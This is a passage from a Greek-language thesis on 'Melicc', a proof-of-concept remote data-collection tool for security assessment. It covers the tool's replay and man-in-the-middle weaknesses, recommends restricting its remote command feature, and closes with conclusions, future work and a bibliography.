- Αριθμοί ακολουθίας: Οι αριθμοί ακολουθίας μπορούν επίσης να χρησιμοποιηθούν για την αποτροπή επιθέσεων επανάληψης. Συμπεριλαμβάνοντας έναν αριθμό σειράς στο μήνυμα, ο παραλήπτης μπορεί να επαληθεύσει ότι το μήνυμα είναι το επόμενο στη σειρά των μηνυμάτων που ανταλλάχθηκαν μεταξύ του αποστολέα και του παραλήπτη. Εάν ο αριθμός σειράς δεν είναι ο επόμενος στην ακολουθία, ο παραλήπτης μπορεί να υποθέσει ότι το μήνυμα είναι επίθεση επανάληψης και να το απορρίψει.

Στην πιο κάτω εικόνα σκιαγραφείται η αδυναμία του εργαλείου να επικυρώνει τα μηνύματα που ανταλλάσσονται. Έτσι ένας επιτιθέμενος με κατάλληλη θέση στο δίκτυο μπορεί να στείλει λάθος πληροφορίες στον διακομιστή ή να τον βομβαρδίζει με δεδομένα οδηγώντας σε μια κατάσταση γνωστή ως άρνηση υπηρεσιών (Denial of Service).



Εικόνα 48: Τροποποίηση πακέτου από επιτιθέμενο με κατάλληλη θέση στο δίκτυο (MiTM)

Το μηχάνημα που θα τρέχει τον Melicc Server θα πρέπει να εξασφαλίζει κάποια security requirements που θα αναλύσουμε πιο κάτω. Αυτό χρειάζεται να γίνει για το λόγο ότι ο server προσφέρει αρκετές δυνατότητες, οι οποίες θα μπορούσαν να αποδειχθούν μοιραίες όταν πέσουν σε λάθος χέρια. Για παράδειγμα η δυνατότητα εκτέλεσης εντολών συστήματος απομακρυσμένα είναι στην ουσία ένα Remote Command Execution primitive. Έγκειται στην προσωπικότητα και την εμπειρία του διαχειριστή αν θα χρησιμοποιηθεί με σωστό τρόπο. Σκοπός του εργαλείου είναι να προσφέρει έναν εύκολο τρόπο για συλλογή δεδομένων. Ωστόσο οι δυνατότητές του στη συγκεκριμένη έκδοση είναι πολύ μεγαλύτερες και μπορούν να επιφέρουν ζημιές – όχι μόνο στα μηχανήματα που τρέχουν ως implants αλλα και στον ίδιο το διακομιστή. Για το λόγο αυτό προτείνεται το functionality να περιοριστεί σε συγκεκριμένες εντολές που αφορούν μόνο συλλογή δεδομένων και όχι εκτέλεση εντολών. Υπενθυμίζω πως η συγκεκριμένη έκδοση αναπτύχθηκε ως Proof of Concept (PoC) και

πιστεύουμε πως το ρεπερτόριο εντολών θα επεκτείνεται μέσω μια επαναληπτικής μεθόδου ώστε σιγά σιγά να αφαιρεθεί η δυνατότητα εκτέλεσης arbitrary εντολών στο μηχάνημα. Για τους πιο πάνω λόγους προτείνεται ο melicc server να εγκαθίσταται σε εικονικό περιβάλλον ώστε να είναι πλήρως διαχωρισμένο από το μηχάνημα που θα το φιλοξενεί - για μεγαλύτερη ασφάλεια σε περίπτωση που το μηχάνημα είναι μολυσμένο με κάποιο ιό.

ΚΕΦΑΛΑΙΟ 7: ΕΠΙΛΟΓΟΣ

Σε αυτό το κεφάλαιο θα παρουσιάσουμε τα συμπεράσματα στα οποία καταλήξαμε μέσα από τα στάδια της υλοποίησης του εργαλείου «Melicc» και την ενασχόλησή μας στον τομέα της ασφάλειας συστημάτων. Τέλος, θα προτείνουμε ιδέες για μελλοντική ανάπτυξη και βελτίωση του εργαλείου.

Συμπεράσματα

Στην εργασία αυτή, αναπτύξαμε ένα γενικό εργαλείο για απομακρυσμένο έλεγχο συσκευών. Σκοπός του εργαλείου, είναι να δώσει στον αναλυτή τη δυνατότητα να διενεργεί ελέγχους και να συλλέγει κρίσιμες πληροφορίες για την κατάσταση ασφαλείας των συστημάτων απέναντι σε απειλές και να εφαρμόζει ρυθμίσεις για την καλύτερη θωράκισή τους.

Το πρωτόκολλο HTTP/1.0, γρήγορα αποδείχθηκε κακή επιλογή για την επικοινωνία μεταξύ του «Control Server» και των «Implants», αφού παρουσίαζε σημαντικούς περιορισμούς στην ταχύτητα, στην απόκριση και στην κλιμάκωση. Για το λόγο αυτό αναβαθμίσαμε το εργαλείο «Melicc», ώστε η επικοινωνία να γίνεται πάνω από το πρωτόκολλο WebSockets. Το πρωτόκολλο αυτό επιλέχθηκε λόγω ευκολίας μετάβασης από την υφιστάμενη υλοποίηση καθώς και γιατί έχει σχεδιαστεί ώστε να επιλύει τους περιορισμούς που αντιμετωπίσαμε από την προηγούμενη υλοποίηση.

Υπάρχει πληθώρα πληροφοριών που μπορούν να συλλεγούν απευθείας από τα μηχανήματα και να χρησιμοποιηθούν κατάλληλα για τον προσδιορισμό των τρωτών σημείων. Ωστόσο δεν υπάρχει κάποια τυποποιημένη μεθοδολογία για την συλλογή και ανάλυση των δεδομένων αυτών με αποτέλεσμα να μην έχει ακόμα αυτοματοποιηθεί. Στην εργασία αυτή προσπαθήσαμε να παρουσιάσουμε την ανάγκη για μια τέτοια υλοποίηση.

Μελλοντικές επεκτάσεις

Το εργαλείο αναπτύχθηκε ως proof of concept για υποστήριξη της ιδέας που παρουσιάζεται στο [22]. Για το λόγο αυτό δεν παρουσιάζει πολλές από τις δυνατότητες που βρίσκουμε σε εμπορικές υλοποιήσεις.

Υπάρχουν πολλές πιθανές κατευθύνσεις που θα μπορούσαν να διερευνηθούν για τη βελτίωση της αποτελεσματικότητας και της ευρωστίας του εργαλείου που προτείνεται. Μερικοί πιθανοί τομείς έρευνας και ανάπτυξης περιλαμβάνουν:

- Ενίσχυση ασφάλειας: Καθώς το εργαλείο χρησιμοποιούνται συνήθως για τον έλεγχο κρίσιμων υποδομών και άλλων ευαίσθητων στοιχείων, είναι σημαντικό να συνεχιστεί η ανάπτυξη και η εφαρμογή ενισχυμένων μέτρων ασφαλείας για την προστασία από επιθέσεις στον κυβερνοχώρο και άλλες απειλές. Αυτό θα μπορούσε να περιλαμβάνει

τη χρήση προηγμένων τεχνικών κρυπτογράφησης και ελέγχου ταυτότητας όπως αναφέρθηκαν και στο προηγούμενο κεφάλαιο.

- Βελτιωμένη επεκτασιμότητα και απόδοση: Καθώς το εργαλείο προορίζεται για χρήση σε μεγάλες και πολύπλοκες υποδομές, είναι σημαντικό να συνεχιστεί η βελτίωση της επεκτασιμότητας και της απόδοσης του εργαλείου. Αυτό θα μπορούσε να περιλαμβάνει την ανάπτυξη αλγορίθμων και πρωτοκόλλων για κατανεμημένο έλεγχο, καθώς και τη χρήση λογισμικού για την υποστήριξη σε συστήματα μεγάλης κλίμακας.
- Ενοποίηση με άλλα συστήματα και τεχνολογίες: Τα συστήματα C2 μπορούν να βελτιωθούν ενσωματώνοντάς τα με άλλα συστήματα και τεχνολογίες, όπως η τεχνητή νοημοσύνη, η μηχανική μάθηση και το Διαδίκτυο των πραγμάτων (IoT). Αυτό θα μπορούσε να επιτρέψει στα συστήματα C2 να λαμβάνουν πιο έξυπνες και αυτοματοποιημένες αποφάσεις και να προσαρμόζονται καλύτερα στα μεταβαλλόμενα περιβάλλοντα και συνθήκες. Οι πληροφορίες που συλλέγονται μέσω του εργαλείου μπορούν να στέλνονται για περαιτέρω επεξεργασία από έξυπνα συστήματα και μηχανές συμπερασμάτων για εξαγωγή αποφάσεων σχετικών με την αποτροπή επιθέσεων και την έγκαιρη αναγνώριση αδυναμιών. Με την βοήθεια τέτοιων συστημάτων θα είναι δυνατή η αναγνώριση και συσχέτιση στοιχείων με τους καταλόγους CVE, CPE
- Φιλικές προς τον χρήστη διεπαφές και εργαλεία οπτικοποίησης: Τα συστήματα C2 χρησιμοποιούνται συχνά από χειριστές ασφαλείας. Επομένως, είναι σημαντικό να αναπτυχθούν φιλικές προς τον χρήστη διεπαφές και εργαλεία οπτικοποίησης που μπορούν να βοηθήσουν στην κατανόηση και διαχείριση πολύπλοκων συστημάτων.
- Τέλος, θα ήταν πολύ σημαντικό να επεκταθεί η συλλογή από εντολές που υλοποιούν οι πράκτορες, όπως υποστήριξη άλλων λειτουργικών συστημάτων όπως Microsoft Windows ή καλύτερη υλοποίηση της εκτέλεσης απομακρυσμένων εντολών - ώστε να προσφέρει τη δυνατότητα για είσοδο δεδομένων για αλληλεπίδραση με διεργασίες μέσω του standard input (stdin).

Βιβλιογραφία - Αναφορές

1. Venafi, “Top 10 vulnerabilities that make IOT devices insecure,” *Venafi*. [Online]. Available: https://venafi.com/blog/top-10-vulnerabilities-make-iot-devices-insecure/. [Accessed: 15-Feb-2023].
2. S. Weiner, “The growing threat of ransomware attacks on hospitals,” AAMC, Jul. 20, 2021. https://www.aamc.org/news-insights/growing-threat-ransomware-attacks-hospitals
3. A. S. Tanenbaum and D. Wetherall, “Computer Networks,” *Amazon*, 2011. [Online]. Available: https://www.amazon.com/Computer-Networks-5th-Andrew-Tanenbaum/dp/0132126958. [Accessed: 15-Feb-2023].
4. “Universally unique identifier,” *Wikipedia*, 29-Jan-2023. [Online]. Available: https://en.wikipedia.org/wiki/Universally_unique_identifier. [Accessed: 15-Feb-2023].
5. “Welcome to osquery,” *osquery*. [Online]. Available: https://osquery.readthedocs.io/en/stable/. [Accessed: 15-Feb-2023].
6. Osquery, “Osquery/osquery-python: Python bindings for osquery's thrift API,” *GitHub*. [Online]. Available: https://github.com/osquery/osquery-python. [Accessed: 15-Feb-2023].
7. Internet of Things (IoT) increase the interconnectivity and interoperability of systems in various critical sectors, “Assessing IOT enabled cyber-physical attack

paths against Critical Systems," *Computers & Security*, 09-May-2021. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404821001401. [Accessed: 15-Feb-2023].
8. W. by P. Mahendru, "The state of Ransomware in healthcare 2021," *Sophos News*, 19-Jan-2022. [Online]. Available: https://news.sophos.com/en-us/2021/05/17/the-state-of-ransomware-in-healthcare-2021/. [Accessed: 15-Feb-2023].
9. T. C. T. S. Team, "GPS navigation now a target of ransomware attacks: CTS Blog," *Computer Training Systems*, 18-Nov-2020. [Online]. Available: https://www.ctsys.com/gps-navigation-now-a-target-of-ransomware-attacks/. [Accessed: 15-Feb-2023].
10. "Trend Micro: Attacks From All Angles" [Online]. Available: https://documents.trendmicro.com/assets/rpt/rpt-attacks-from-all-angles.pdf. [Accessed: 15-Feb-2023].
11. Falliere, N., Murchu, L. O., & Chien, E. (2011). W32.Stuxnet Dossier. *Symantec-Security Response, Version 1*.(February 2011). https://web.archive.org/web/20190722104101/https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf
12. «OWASP Vulnerability Management Guide (OVMG),» 23 July 2020. [Ηλεκτρονικό]. Available: https://owasp.org/www-project-vulnerability-management-guide/OWASP-Vuln-Mgm-Guide-Jul23-2020.pdf. [Πρόσβαση 20 November 2022].
13. FIRST. Common Vulnerability Scoring System v3.1: Specification Document. In *Forum of Incident Response and Security Teams (FIRST)*. https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf
14. https://web.archive.org/web/20180608130311/https://avleonov.com/2018/06/05/vulnerability-databases-classification-and-registry/
15. P. Di Prodi, «Using EPSS to Predict Threats and Secure Your Network | FortiGuard Labs,» 29 April 2022. [Ηλεκτρονικό]. Available: https://www.fortinet.com/blog/threat-research/predict-threats-and-secure-networks-with-epss. [Πρόσβαση 20 November 2022].
16. J. Jacobs, «FIRST.Org, Inc.,» [Ηλεκτρονικό]. Available: https://www.first.org/epss/articles/log4shell. [Πρόσβαση 20 November 2022].
17. «Exploit Prediction Scoring System (EPSS),» 26 November 2018. [Ηλεκτρονικό]. Available: https://i.blackhat.com/USA-19/Thursday/us-19-Roytman-Predictive-Vulnerability-Scoring-System-wp.pdf. [Πρόσβαση 20 November 2022].
18. «An Adaptive, Situation-Based Risk Assessment and Security Enforcement Framework for the Maritime Sector,» [Ηλεκτρονικό]. Available: https://hal.archives-ouvertes.fr/hal-03505045. [Πρόσβαση 20 November 2022].
19. https://en.wikipedia.org/wiki/Threat_model (Threat modeling)
20. https://learn.microsoft.com/en-us/previous-versions/commerce-server/ee823878(v=cs.20)
21. "BH11-hacking medical devices-radcliffe - the university of new orleans." [Online]. Available: https://cs.uno.edu/~dbilar/BH-US-2011/materials/Radcliffe/BH_US_11_Radcliffe_Hacking_Medical_Devices_WP.pdf . [Accessed: 25-Feb-2023].
22. C. Grigoriadis, A. M. Berzovitis, I. Stellios, and P. Kotzanikolaou, "A cybersecurity ontology to support risk information gathering in Cyber-Physical Systems," *SpringerLink*, 01-Jan-1970. [Online]. Available: https://link.springer.com/chapter/10.1007/978-3-030-95484-0_2. [Accessed: 25-Feb-2023].

23. “Common platform enumeration: Naming specification version 2 - NIST.” [Online]. Available: https://nvlpubs.nist.gov/nistpubs/Legacy/IR/nistir7695.pdf. [Accessed: 25-Feb-2023].
24. “CWE - common weakness enumeration.” [Online]. Available: https://cwe.mitre.org/data/published/cwe_v4.8.pdf. [Accessed: 25-Feb-2023].
25. “Common attack pattern enumeration and classification (CAPEC) schema ...” [Online]. Available: https://capec.mitre.org/documents/documentation/CAPEC_Schema_Description_v1.3.pdf. [Accessed: 25-Feb-2023].
26. https://www.cve.org/ (CVE website)
27. https://www.first.org/epss/model (EPSS model)
28. “Linking Threat Tactics, Techniques, and Patterns with Defensive Weaknesses, Vulnerabilities and Affected Platform Configurations for Cyber Hunting” [Online]. Available: http://export.arxiv.org/pdf/2010.00533. [Accessed: 25-Feb-2023].
29. https://owasp.org/www-pdf-archive/AppSecEU2012_PASTA.pdf (PASTA Threat modeling methodology)
30. https://www.solarwinds.com/-/media/solarwinds/swdcv2/licensed-products/server-application-monitor/resources/whitepapers/it_asset_management_benefits_best_practices.ashx?rev=309d2c2cff1a4e8aa6a1de15ddc56bed (SolarWinds Asset Management White Paper)
31. https://docs.rapid7.com/metasploit/msf-overview/ (Metasploit framework)
32. https://www.cobaltstrike.com/ (Cobalt Strike)
33. https://www.tenable.com/products/nessus (Nessus)
34. https://nmap.org/ (Nmap)
35. https://www.snort.org/ (Snort)
36. S. Schauer, N. Polemi, and H. Mouratidis, “Mitigate: A Dynamic Supply Chain Cyber Risk Assessment Methodology - Journal of Transportation Security,” *SpringerLink*, 04-Oct-2018. [Online]. Available: https://link.springer.com/article/10.1007/s12198-018-0195-z. [Accessed: 25-Feb-2023].
37. H. Mahmood, “Application threat modeling using dread and Stride,” *Haider's Infosec Blog*, 25-Aug-2022. [Online]. Available: https://haiderm.com/application-threat-modeling-using-dread-and-stride. [Accessed: 28-Feb-2023].